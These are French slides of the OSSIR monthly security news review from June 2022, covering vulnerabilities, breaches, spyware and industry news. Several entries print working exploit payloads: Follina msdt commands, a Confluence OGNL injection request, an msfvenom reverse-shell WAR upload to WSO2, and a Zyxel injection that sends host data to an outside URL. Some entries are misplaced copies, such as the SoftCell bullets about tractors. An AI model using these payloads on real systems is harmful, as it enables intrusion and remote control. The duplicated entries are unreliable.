



# Revue d'actualité de l'OSSIR

14 juin 2022

*Christophe Chasseboeuf*


*Vladimir Kolla @mynameisv\_*



# Failles / Bulletins / Advisories

# Faibles / Bulletins / Advisories (MMSBGA) Microsoft

## Rappel du support Windows 10 en couleurs 🚫



### Légende :

■ Date de mise à disposition pour le public et les entreprises

■ Support

■ Fin de support pour les versions Home, Pro, Pro Education et Pro for Workstations / fin de support standard pour LTSB/LTSC

■ Support uniquement pour les versions Enterprise

■ Prolongation exceptionnelle suite au Coronavirus

■ Fin de support pour toutes les versions / fin de support étendu pour LTSB/LTSC

📅 ← Nous sommes là

| Sortie                   | Home, Pro              | Entreprise             |
|--------------------------|------------------------|------------------------|
| mardi 13 novembre 2018   | mardi 9 janvier 2024   | mardi 9 janvier 2029   |
| mardi 2 août 2016        | mardi 12 octobre 2021  | mardi 13 octobre 2026  |
| mercredi 29 juillet 2015 | mardi 13 octobre 2020  | mardi 14 octobre 2025  |
| mardi 16 novembre 2021   | lundi 13 février 2023  | mardi 11 juin 2024     |
| mardi 18 mai 2021        | mardi 13 décembre 2022 | mardi 13 décembre 2022 |
| mardi 20 octobre 2020    | mardi 10 mai 2022      | mardi 9 mai 2023       |
| mercredi 27 mai 2020     | mardi 14 décembre 2021 | mardi 14 décembre 2021 |
| mardi 12 novembre 2019   | mardi 11 mai 2021      | 10 mai 2022**          |
| mardi 21 mai 2019        | mardi 8 décembre 2020  | mardi 8 décembre 2020  |
| mardi 13 novembre 2018   | mardi 10 novembre 2020 | 11 mai 2021**          |
| lundi 30 avril 2018      | mardi 12 novembre 2019 | mardi 10 novembre 2020 |
| mardi 17 octobre 2017    | 9 avril 4 sept. 2019   | 14 avril 13 oct. 2020  |
| 5 avril 2017*            | mardi 9 octobre 2018   | mardi 8 octobre 2019   |
| mardi 2 août 2016        | mardi 10 avril 2018    | mardi 9 avril 2019     |
| mardi 10 novembre 2015   | mardi 10 octobre 2017  | mardi 10 octobre 2017  |
| mercredi 29 juillet 2015 | 9 mai 2017             | mardi 9 mai 2017       |

# Faibles / Bulletins / Advisories

## Microsoft - Divers

### Microsoft oublie de renouveler le certificat de insider.microsoft.com

- Oh, attention chérie... ça va couper !

<https://twitter.com/cyb3rops/status/1463486973885169666>



### Windows 11 désactive ses exigences matériel

- Par erreur 😊

[https://www.theregister.com/2022/06/09/windows\\_11\\_requirements/](https://www.theregister.com/2022/06/09/windows_11_requirements/)

### Authentification Active Directory (CVE-2022-26931 et CVE-2022-26923)

- Correctif “Ouf-of-band”
- Elevation de privilèges

<https://www.bleepingcomputer.com/news/microsoft/microsoft-emergency-updates-fix-windows-ad-authentication-issues/>

# Faibles / Bulletins / Advisories


## Microsoft - Divers

### “Encore” une vulnérabilité sur SMB

- Une de plus...

<https://msrc.microsoft.com/update-guide/vulnerability/CVE-2022-26809>

- N'exposez pas SMB sur Internet



- Même à travers QUIC ;-)

[https://static.sstic.org/rumps2022/SSTIC\\_2022-06-02\\_P10\\_RUMPS\\_15.mp4](https://static.sstic.org/rumps2022/SSTIC_2022-06-02_P10_RUMPS_15.mp4)

# Faibles / Bulletins / Advisories

## Microsoft - Divers

### Follina, la vulnérabilité sur l'outil de diagnostic d'Office (CVE-2022-30190)

- Repéré en cours d'exploitation sur VirusTotal
  - Vulnérabilité activement exploitée dans la nature
- Exploitable depuis un document Office
  - Exécution de commande lors de l'utilisation du schéma **ms-msdt://**
  - Exploitable "sans" ms-msdt:

```
msdt /id PCWDiagnostic /skip force /param "IT_LaunchMethod=ContextMenu IT_BrowseForFile=../../$(calc).exe"
```

```
msdt /id PCWDiagnostic /skip force /param "IT_LaunchMethod=ContextMenu IT_RebrowseForFile=../../$(calc).exe IT_BrowseForFile=?"
```

- Fonctionne même si les macros sont désactivées
- Fonctionne dans le panneau de prévisualisation d'Outlook

<https://doublepulsar.com/follina-a-microsoft-office-code-execution-vulnerability-1a47fce5629e>

- Règles de détection Sigma

<https://github.com/SigmaHQ/sigma/pull/3059>

# Failles / Bulletins / Advisories

## *Applications / Framework / ... (principales failles)*

### PHP, vulnérabilités critiques dont un dépassement de tampon

- Dépassement de tampon dans mysqlnd (CVE-2022-31626)
- Paramètre non initialisé dans pg\_query\_params (CVE-2022-31625)

<https://www.php.net/ChangeLog-8.php>

# Faibles / Bulletins / Advisories Systèmes

## Linux, vulnérabilité dans eBPF (CVE-2022-23222)

- Elevation locale de privilèges

<https://github.com/tr3ee/CVE-2022-23222>

## “Evil never sleeps”, même éteint, votre iPhone fonctionne

- Paiements NFC possible
- GPS / AirTag fonctionnel

<https://arxiv.org/abs/2205.06114>

## Cisco WebEx vous écoute même quand le micro est coupé

- Pour de la “télémétrie”

[https://www.theregister.com/2022/04/14/muting\\_ciscos\\_webex\\_app\\_doesnt/](https://www.theregister.com/2022/04/14/muting_ciscos_webex_app_doesnt/)



# Failles / Bulletins / Advisories

## *Les vulnérabilités des années 90*



# Faibles / Bulletins / Advisories

## Les vulnérabilités des années 90



### Atlassian Confluence, injection de commande à distance sans authentification (CVE-2022-26134)

- Interprétation d'une variable "à la log4j" dans un simple "GET"

```
GET
/%24%7B%28%23a%3D%40org.apache.commons.io.IOUtils%40toString%28%40java.lang.Runtime%40getRuntime%28%29.exec%28%22id%22%29.ge
tInputStream%28%29%2C%22utf-
8%22%29%29.%28%40com.opensymphony.webwork.ServletActionContext%40getResponse%28%29.setHeader%28%22X-Cmd-
Response%22%2C%23a%29%29%7D/
```

```
GET /${(#a=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime().exec("id").getInputStream(),"utf-
8")).(@com.opensymphony.webwork.ServletActionContext@getResponse().setHeader("X-Cmd-Response",#a))}/
```

<https://confluence.atlassian.com/doc/confluence-security-advisory-2022-06-02-1130377146.html>

### Atlassian Jira, contournement de l'authentification (CVE-2022-0540)

- Permet aussi d'exécuter du code après contournement de l'authentification

<https://confluence.atlassian.com/jira/jira-security-advisory-2022-04-20-1115127899.html>

# Faibles / Bulletins / Advisories

## *Les vulnérabilités des années 90*



### **WSO2 Identity Server, exécution de code Java à distance sans authentification (CVE-2022-29464)**

- Plateforme de gestion des identités
- Envoie d'un Java WAR qui sera exécuté

```
msfvenom -p java/meterpreter/reverse_tcp -f war lhost=192.168.0.6 | curl -kv https://IP-CIBLE:9443/fileupload/toolsAny -F  
../../../../../../repository/deployment/server/webapps/x.war=@-
```

<https://docs.wso2.com/display/Security/Security+Advisory+WSO2-2021-1738>

### **F5 BigIP, injection de code à distance sans authentification (CVE-2022-1388)**

- Fonctionnalité d'exécution de commande accessible publiquement

<https://support.f5.com/csp/article/K23605346>

<https://mp.weixin.qq.com/s/OC52LIGB5NTITy9EjvKdaw>

<https://github.com/Al1ex/CVE-2022-1388>

# Faibles / Bulletins / Advisories

## Les vulnérabilités des années 90



### Firewall Zyxel, injection de commande à distance sans authentification (CVE-2022-30525)

- SSRF avec retour indirect

```
curl -k -X POST -H "User-Agent: Mozilla 5.0" -H "Content-Type: application/json" -d '{"command":"setWanPortSt","proto":"dhcp","port":"4","vlan_tagged" : "1","vlanid":"5","mtu":"; wget -U \"$(hostname)\" -$(id) \"http://canarytokens.com/about/static/ICI-LE-JETON/contact.php\";\",\"data\":\"id\"}'
```

<https://www.zyxel.com/support/Zyxel-security-advisory-for-OS-command-injection-vulnerability-of-firewalls.shtml>

### Firewall Sophos, exécution de code à distance sans authentification (CVE-2022-1040)

- Problème de traitement des caractères unicode dans le portail web d'accès au VPN SSL

```
curl --connect-timeout 10 -ks -H "X-Requested-With: XMLHttpRequest" -X POST https://IPSCible/userportal/Controller?mode=8700&operation=1&datagrid=179&json={\"☑\":\"TEST\"}\" | grep -q 'Session Expired' && printf \"$host \\033[1;41mVulnerable a CVE-2022-1040 (Sophos RCE)\\e[0m\\n\"; done;
```

<https://www.sophos.com/en-us/security-advisories/sophos-sa-20220325-sfos-rce>

[https://github.com/CronUp/Vulnerabilidades/blob/main/CVE-2022-1040\\_checker](https://github.com/CronUp/Vulnerabilidades/blob/main/CVE-2022-1040_checker)

# Faibles / Bulletins / Advisories

## *Les vulnérabilités des années 90*



### Grafana 8.4.3, lecture arbitraire de fichier (CVE-2022-32275)

- “Path Traversal”

GET /dashboard/snapshot/%7B%7Bconstructor.constructor' ../../ ../../ ../../ ../../ ../../ ../../ /etc/passwd

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-32275>

- Fin, retournons aux années 202x -

# Failles / Bulletins / Advisories

## *Applications / Framework / ... (principales failles)*

### **Zoom, exécution de code à distance, sous condition (CVE-2022-22787)**

- Installation d'un malware depuis un lien envoyé sur le chat
  - Si connecté à la même réunion que l'attaquant

<https://explore.zoom.us/en/trust/security/security-bulletin/>

- Le code d'exploitation (quasiment):

<https://bugs.chromium.org/p/project-zero/issues/detail?id=2254>

### **NGinx, contournement de l'authentification LDAP**

- Vulnérabilité 0-day à la publication du git
- Sur le module ldap-auth

<https://github.com/AgainstTheWest/NginxDay>

<https://www.nginx.com/blog/addressing-security-weaknesses-nginx-ldap-reference-implementation/>

# Faibles / Bulletins / Advisories


## *Réseau (principales faibles)*

### **Aruba et Avaya, même combat (CVE-2022-29860 et CVE-2022-29861)**

- Exécution de code avant authentification
  - Sur des millions de switch/routeurs exposés à Internet

[https://www.theregister.com/2022/05/03/aruba\\_avaya\\_critical\\_vulns/](https://www.theregister.com/2022/05/03/aruba_avaya_critical_vulns/)

# Stats du mois



# Piratages, Malwares, spam, fraudes et DDoS

# Piratages, Malwares, spam, fraudes et DDoS

## *Piratages*

### **Okta, la suite du piratage**

- Suite à la communication chaotique de l'éditeur, nouvelle publication
  - Confirmation de l'accès par le poste d'un admin
  - Piratage pendant 25 minutes de 2 clients

<https://www.okta.com/blog/2022/04/okta-concludes-its-investigation-into-the-january-2022-compromise/>

### **Piratage de la banque de Zambie par le groupe “the Hive” (!= The Hive de StrangeBee)**

- Chiffrement de leur NAS et demande de rançon
- En réponse, les attaquants ont reçu une photo de pénis et un message moqueur

<https://www.bleepingcomputer.com/news/security/national-bank-hit-by-ransomware-trolls-hackers-with-dick-pics/>

### **La Poste de la banque de Zambie par le groupe “the Hive” (!= The Hive de StrangeBee)**

- Chiffrement de leur NAS et demande de rançon
- En réponse, les attaquants ont reçu une photo de pénis et un message moqueur

<https://www.bleepingcomputer.com/news/security/national-bank-hit-by-ransomware-trolls-hackers-with-dick-pics/>

# Piratages, Malwares, spam, fraudes et DDoS

## *Piratages*

### Rapport sur les attaques Russes contre l'Ukraine

- Plus de 200 attaques ciblées visant à déstabiliser
  - 40% des attaques visaient à détruire des infra critiques publiques, bancaires, militaires, civiles...
  - L'Ukraine a résisté car préparée depuis 2013/2014 (Crimée)
- Les Russes auraient utilisés toutes leurs capacités

<https://www.nextinpact.com/article/69026/microsoft-documente-guerre-hybride-en-ukraine>

### L'Ukraine revendique le piratage de la distribution de vodka en Russie par DDoS

- Revendication plutôt rare !
- Interrompre la distribution de bouteilles de 11h à 16h cette journée-là.

<https://www.numerama.com/cyberguerre/952307-la-distribution-de-vodka-en-russie-est-perturbee-par-des-hacktivistes-ukrainiens.html>

### Compromission de la librairie Python ctx

- Objectif : vol de jeton AWS dans les variables d'environnement
- Compromission du compte du mainteneur par "password spraying"

[https://www.reddit.com/r/Python/comments/uwhzkj/i\\_think\\_the\\_ctx\\_package\\_on\\_pypi\\_has\\_been\\_hacked/](https://www.reddit.com/r/Python/comments/uwhzkj/i_think_the_ctx_package_on_pypi_has_been_hacked/)

# Piratages, Malwares, spam, fraudes et DDoS

## Piratages

### LaPoste.net - Accès POP et IMAP

- Détection de " comportements anormaux dans les tentatives d'accès aux comptes de messagerie " depuis une liste d'identifiants
- Accès IMAP et POP à son service de messagerie électronique fermé en avril 2022
- Accès rouverts en mai 2022

<https://www.generation-nt.com/laposte-net-email-blocage-pop-imap-retour-actualite-2000898.html>

### Hôpital de Castelluccio à Ajaccio

- Attaqué par le groupe #ViceSociety
- Attaque qui a bloqué des services critiques

<https://www.ticsante.com/story?ID=6130>



# Piratages, Malwares, spam, fraudes et DDoS

## *Piratages*

### **Groupement hospitalier de la région Grand Est (GHT Cœur Grand Est)**

- Infiltration des réseaux des hôpitaux de Vitry-le-François et de Saint-Dizier.
- Des données de patients (28,7Go) en vente pour 1.3 million de dollars sur le #Darkweb
- Confinement informatique : toutes les liaisons internet entrantes et sortantes des neuf établissements du GHT ont été coupées "afin de protéger et sécuriser les systèmes d'information et les données", comme le précise un communiqué.

[https://ght-coeurgrandest.fr/wp-content/uploads/2022/04/CP\\_Cyberattaque\\_GHT\\_Coeur\\_Grand\\_Est\\_21042022.pdf](https://ght-coeurgrandest.fr/wp-content/uploads/2022/04/CP_Cyberattaque_GHT_Coeur_Grand_Est_21042022.pdf)

### **Groupements d'Intérêt Public : Groupements d'Intérêt Public (GIP)**

- chargés de développer les systèmes d'information partagés de santé
- qu'ils soient significatifs ou graves, les incidents doivent être signalés aux GIP

<https://www.lemagit.fr/actualites/252516591/Incidents-de-cybersecurite-les-etablissements-medico-sociaux-doivent-aussi-declarer>

# Piratages, Malwares, spam, fraudes et DDoS

## Malware

### Symbiot, ou quand Linux découvre les malware “file less” et le hooking 😊

- Infection d'un premier processus
  - Injection dans les autres processus
- Très furtif
  - Chargé en premier par les processus afin d'infecter les autres dépendances (LD\_PRELOAD)
  - Ajoute du “byte code” dans eBPF pour masquer ses propres trames réseaux
  - Se cache lors d'une énumération des dépendances
  - Se cache lors d'une énumération des fichiers

<https://www.intezer.com/blog/research/new-linux-threat-symbiote/>

# Piratages, Malwares, spam, fraudes et DDoS

## Malware

### Le spyware Predator/Alien de la société Cytrox, repéré par Google TAG

- TAG = Threat Analysis Group
- Infection à partir de vulnérabilités 0-days
  - Chaîne de vulnérabilités Chrome (CVE-2021-37973, CVE-2021-37976, CVE-2021-38000, CVE-2021-38003)
  - Elevation local de privilège Android (CVE-2021-1048)
- Utilisé par l'Égypte, l'Arménie, la Grèce, Madagascar, la Côte d'Ivoire, la Serbie, l'Espagne et l'Indonésie
  - Contre des opposants politiques, des journalistes...

<https://blog.google/threat-analysis-group/protecting-android-users-from-0-day-attacks/>

<https://citizenlab.ca/2021/12/pegasus-vs-predator-dissidents-doubly-infected-iphone-reveals-cytrox-mercenary-spyware/>

# Piratages, Malwares, spam, fraudes et DDoS

## *Malware*

### **Implant ciblant Solaris**

- Exploitant des CVE de 2019
- Ciblant des opérateurs télécom

<https://www.crowdstrike.com/blog/how-to-hunt-for-decisivearchitect-and-justforfun-implant/>

### **Malware ciblant ESXi**

- Liée à Babuk
- Chiffre les VM

[https://www.trendmicro.com/en\\_us/research/22/e/new-linux-based-ransomware-cheerscrypt-targets-exsi-devices.html](https://www.trendmicro.com/en_us/research/22/e/new-linux-based-ransomware-cheerscrypt-targets-exsi-devices.html)

# Piratages, Malwares, spam, fraudes et DDoS

## Malware

### NSO Group et son spyware Pegasus

- En 2018, un salarié avait tenté de revendre le code pour \$50 millions  
<https://www.vice.com/en/article/9km99z/nso-group-employee-stole-code-sell-dark-web-50-million>
- En 2017, la Pologne a acheté (et utilisé) Pegasus pour 13,3 millions de Złoty (= 2,8 millions €)
  - En 2019, piratage d'opposants politiques et leurs avocats  
[https://twitter.com/Piotr\\_Swierczek/status/1481930181489180673](https://twitter.com/Piotr_Swierczek/status/1481930181489180673)  
<https://thewire.in/world/poland-audit-office-invoice-pegasus-purchase-reopen-investigation>
- Traces d'utilisation de Pegasus contre le 1er ministre anglais
  - Et de nombreux autres élus, hauts fonctionnaires...
  - Par "à priori" les Émirats arabes unis, l'Inde, Chypre et la Jordanie  
<https://twitter.com/jsrilton/status/1516030606509019138>
- Espionnage du gouvernement Catalan avec Pegasus
  - Ainsi que le spyware de Candiru Ltd  
<https://twitter.com/jsrilton/status/1516017380815691776>



# Piratages, Malwares, spam, fraudes et DDoS

## Malware

### Les démocraties espionnent leur citoyens

- NSO, Cytrox, Innefu, Candiru, Mollitiam, Belltrox...

<https://www.newyorker.com/magazine/2022/04/25/how-democracies-spy-on-their-citizens>

### Akka Technologies (récemment racheté par Adecco)

- Frappé avec le rançongiciel #Alphv / #BlackCat, découvert fin 2021 et écrit en Rust

<https://www.lemagit.fr/actualites/252520624/Akka-Technologies-est-confronte-a-un-ransomware>

# Piratages, Malwares, spam, fraudes et DDoS

## Hack 2.0

### Sony PS4 et PS5, prise de contrôle partielle depuis le lecteur de Blu-ray

- Evasion de la sandbox Java depuis l'espace utilisateur (userland)
  - Exécution de code kernel grâce à un accès au compilateur JIT
  - Chaînage de 5 vulnérabilités !!!
- Corrigé dans les firmwares PS4 9.50 et PS5 5.00

<https://hackerone.com/reports/1379975>

<https://twitter.com/theflow0/status/1535361317535506432>

### Paypal, vider un compte en 1 clic !

- Mélange de “click jacking” et d’appel d’une API de facturation
  - Exploitable depuis un mail d’hameçonnage
  - Prime de BugBounty de \$200,000
- Nécessite tout de même un clic 😊

[https://medium.com/@h4x0r\\_dz/vulnerability-in-paypal-worth-200000-bounty-attacker-can-steal-your-balance-by-one-click-2b358c1607cc](https://medium.com/@h4x0r_dz/vulnerability-in-paypal-worth-200000-bounty-attacker-can-steal-your-balance-by-one-click-2b358c1607cc)

# Piratages, Malwares, spam, fraudes et DDoS

## Hack 2.0

### Les tracteurs connectés... sont piratables

- Des Ukrainiens désactivent à distance des tracteurs volés par les militaires Russes
  - Volés en Ukraine et envoyés en Tchétchénie
  - Désactivé grâce au VIN
  - Technique déjà utilisée pour “jailbreaker” des tracteurs et les réparer

<https://www.csoonline.com/article/3661434/remote-bricking-of-ukrainian-tractors-raises-agriculture-security-concerns.html>

### Conti travaillait (travaille encore?) sur l'infection d'Intel Manage Engine

- Discussions sur le chat Conti parlant d'un PoC fonctionnel
- A partir de fonctionnalité non documentée par Intel
- Qui a mis à jour tous ses bios/firmware ? 😏

<https://www.lemondeinformatique.fr/actualites/lire-le-groupe-conti-a-travaille-sur-des-failles-dans-intel-me-86977.html>

# Piratages, Malwares, spam, fraudes et DDoS

## *Hack 2.0*

### SoftCell, espionnage depuis les réseaux GSM

- Attaque entre 2012 et 2019
- TTP d'un groupe Chinois utilisant Poison Ivy (encore !!?)
  - Volés en Ukraine et envoyés en Tchétchénie
  - Désactivé grâce au VIN
  - Technique déjà utilisée pour "jailbreaker" des tracteurs et les réparer

[https://www.virusbulletin.com/uploads/pdf/conference\\_slides/2019/VB2019-SerperLeviDahan.pdf](https://www.virusbulletin.com/uploads/pdf/conference_slides/2019/VB2019-SerperLeviDahan.pdf)

# Piratages, Malwares, spam, fraudes et DDoS

## *Techniques & outils*

### Blue Team ADeleg, pour auditer vos délégations AD 🏆

- Outil ultra simple pour détecter les délégations de droits **louches** sur des objets AD
  - Publié par Matthieu Buffet, Camille Mougey et Aurélien Bordes
  - Codé en Rush 😊
  - Présenté à SSTIC 2022

[https://www.sstic.org/2022/presentation/adeleg\\_un\\_outil\\_de\\_gestion\\_des\\_permissions\\_dun\\_active\\_directory/](https://www.sstic.org/2022/presentation/adeleg_un_outil_de_gestion_des_permissions_dun_active_directory/)

<https://github.com/mtth-bfft/adeleg>


# Piratages, Malwares, spam, fraudes et DDoS

## Techniques & outils

### Blue Team Radar (tableau) des outils de protection Active Directory

- Il faut cumuler plusieurs outils
- La plupart des outils sont FR et US

<https://www.riskinsight-wavestone.com/2022/05/radar-des-outils-pour-renforcer-la-securite-dactive-directory/>



# Piratages, Malwares, spam, fraudes et DDoS

## *Techniques & outils*

**Red Team** iOS peut tourner sous Qemu 😊

- Sous qemu-t8030 (fonctionne partiellement...)

<https://twitter.com/ntrung03/status/1534769439962693632>


# RSSI/Risk Management

## Techniques & outils

### Gérer des vulnérabilités avec l'analyse de la mémoire d'exécution

- La hiérarchisation des vulnérabilités permet de guider les efforts d'atténuation
- Quelle est la meilleure approche pour la hiérarchisation des vulnérabilités ?

<https://www.rezilion.com/wp-content/uploads/2022/05/Runtime-Analysis-Research.pdf>



### DBIR'2022 - Verizon - Rapport d'enquêtes sur les violations de données

- Il y a quatre chemins clés qui mènent à votre environnement : les informations d'identification, le phishing, l'exploitation de vulnérabilités et les botnets.
- La chaîne d'approvisionnement a été responsable de 62% des incidents d'intrusion dans les systèmes en 2021

<https://www.verizon.com/business/resources/reports/2022/dbir/2022-dbir-data-breach-investigations-report.pdf>



# Business et Politique

### Après une levée de fonds de \$325m, Cyberreason licencie 10% de son personnel

- Pour transformer son modèle de service en pur logiciel ?
  - Et avoir donc une croissance infinie ?

<https://www.bankinfosecurity.com/cybereason-lays-off-10-staff-months-after-raising-325m-a-19186>

# Business

## *La valse des rachats*

### **Framatome** acquière **Cyberwatch**

- Framatome, concepteur de centrales nucléaires, ex-Areva Nuclear Power
  - Non, ce n'est pas un produit de Framasoft 🤖
- Cyberwatch, le scanner de vulnérabilité français  
<https://www.lemondeinformatique.fr/actualites/lire-framatome-s-empare-de-cyberwatch-87013.html>

### **IBM** acquière **Randori (!=RandoriSec)**

- “External Attack Surface Management” américain
  - Concurrent partiel du français Patrowl
- <https://www.lemondeinformatique.fr/actualites/lire-ibm-renforce-sa-securite-offensive-avec-randori-87015.html>

### **Le Singapourien UnaBiz** acquière **Sigfox**

- Conservation des 110 salariés sur 174  
